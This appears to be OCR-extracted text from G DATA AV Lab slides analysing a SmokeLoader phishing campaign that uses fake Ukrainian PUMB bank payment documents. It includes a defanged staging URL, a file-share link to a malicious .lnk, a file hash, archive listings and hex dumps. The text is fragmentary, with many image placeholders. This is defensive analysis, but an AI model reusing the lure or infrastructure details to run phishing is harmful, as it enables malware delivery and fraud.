
G DATA AV LAB

INFECTION CHAIN



G DATA AV LAB

DISCOVERY




MalwareHunterTeam
@malwrhunterteam

"Document_main1.pdf.lnk":
a1706ec6772daa7a54c67117d5ce7b5fd5285f6245ad08f46b3b4176a7f1e021
Next stage: http://88.151.192[.]165/main1220/main1

9:59 PM · Feb 12, 2025 · **1,972** Views

DISCOVERY



ПУМБ Працюємо для Вас

АКЦІОНЕРНЕ ТОВАРИСТВО
«ПЕРШИЙ УКРАЇНСЬКИЙ МІЖНАРОДНИЙ БАНК»


[redacted]

Реквізити рахунку	
Назва юридичної особи	[redacted]
Код ЄДРПОУ	
IBAN	
Назва банку	
Код банку (МФО)	

Дата формування: 19.04.2024

G DATA AV LAB

DISCOVERY


ПУМБ Працюємо для Вас

АКЦІОНЕРНЕ ТОВАРИСТВО «ПЕРШИЙ УКРАЇНСЬКИЙ МІЖНАРОДНИЙ БАНК»

Реквізити рахунку
Назва юридичної особи
Код ЄДРПОУ
IBAN
Назва банку
Код банку (МФО)

Дата формування: 19.04.2024

Українська (Original)

АКЦІОНЕРНЕ ТОВАРИСТВО «ПЕРШИЙ УКРАЇНСЬКИЙ МІЖНАРОДНИЙ БАНК»

Реквізити рахунку

Назва юридичної особи:

Код ЄДРПОУ:

IBAN:

Назва банку: АТ «ПУМБ»

Код банку (МФО):

Дата формування: 19.04.2024

English (Translation)

Public Joint Stock Company “FIRST UKRAINIAN INTERNATIONAL BANK”

Account details

Name of legal entity:

EDRPOU code:

IBAN:

Name of bank: PJSC “PUMB”

Bank code (MFO):

Date of formation: 19.04.2024

G DATA AV LAB

```
                    ›py7zr l Платіжна_інструкция.7z
total 2 files and directories in solid archive
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2025-02-12 14:45:04 .....        47586        46842  Додаток_ФОП_ПУМБ.pdf
2025-02-12 14:45:04 .....          181              Платіжна_інструкция_UA623348510000000026006245119.url
------------------- ----- ------------ ------------  ------------------------
```


Filename : Платіжна_інструкция.7z
_Payment_instruction

G DATA
AV LAB

OLD SMOKELOADER

NEW SMOKELOADER


G DATA
AV LAB



OLD SMOKELOADER

NEW SMOKELOADER

G DATA
AV LAB



Платежное Поручение та Акт Звірки.7z

```
00000000: 37 7A BC AF-27 1C 00 04-8D A8 A0 56-E3 A6 00 00
00000010: 00 00 00 00-92 00 00 00-00 00 00 00-B8 CA 59 24
00000020: 01 A6 DE 37-7A BC AF 27-1C 00 04 A2-B9 0C A1 9B
00000030: A6 00 00 00-00 00 00 24-00 00 00 00-00 00 00 47
00000040: CC 53 B6 E6-F2 DA A5 C5-5D 00 06 82-CB 07 20 39
00000050: B9 70 BC 48-A1 12 9A CB-7F CB CF 78-7F 79 8A D7
00000060: 37 6B CF FD-EF 4B 94 82-09 31 82 66-60 7B 95 81
00000070: D3 6A B2 50-FC FF 10 DB-0D 24 C9 11-3D 83 DB 7C
00000080: DF C3 07 3B-A0 64 D2 C3-C6 9D EC 93-3F 66 D2 78
00000090: 74 6C 14 B2-34 60 21 8B-64 4F E1 B6-1D 2A F7 F9
000000A0: 91 79 AF 2F-34 65 AD 7C-AC 03 E9 CC-15 2E 57 ED
```


Платежное Поручение та Акт Звірки.doc


```
00000000: 37 7A BC AF-27 1C 00 04-A2 B9 0C A1-9B A6 00 00
00000010: 00 00 00 00-24 00 00 00-00 00 00 00-47 CC 53 B6
00000020: E6 F2 DA A5-C5 5D 00 06-82 CB 07 20-39 B9 70 BC
00000030: 48 A1 12 9A-CB 7F CB CF-78 7F 79 8A-D7 37 6B CF
00000040: FD EF 4B 94-82 09 31 82-66 60 7B 95-81 D3 6A B2
00000050: 50 FC FF 10-DB 0D 24 C9-11 3D 83 DB-7C DF C3 07
00000060: 3B A0 64 D2-C3 C6 9D EC-93 3F 66 D2-78 74 6C 14
00000070: B2 34 60 21-8B 64 4F E1-B6 1D 2A F7-F9 91 79 AF
00000080: 2F 34 65 AD-7C AC 03 E9-CC 15 2E 57-ED 33 C1 52
```


OLD SMOKELOADER

NEW SMOKELOADER


G DATA AV LAB








OLD SMOKELOADER






NEW SMOKELOADER

Public Joint Stock Company
“**FIRST UKRAINIAN INTERNATIONAL BANK**”

Name of bank: PJSC “**PUMB**”


Date of formation: 19.04.2024




G DATA AV LAB

URL :

file:\\194[.]87[.]31[.]68[.]@80\Downloads\Document_main1.pdf.lnk



G DATA AV LAB



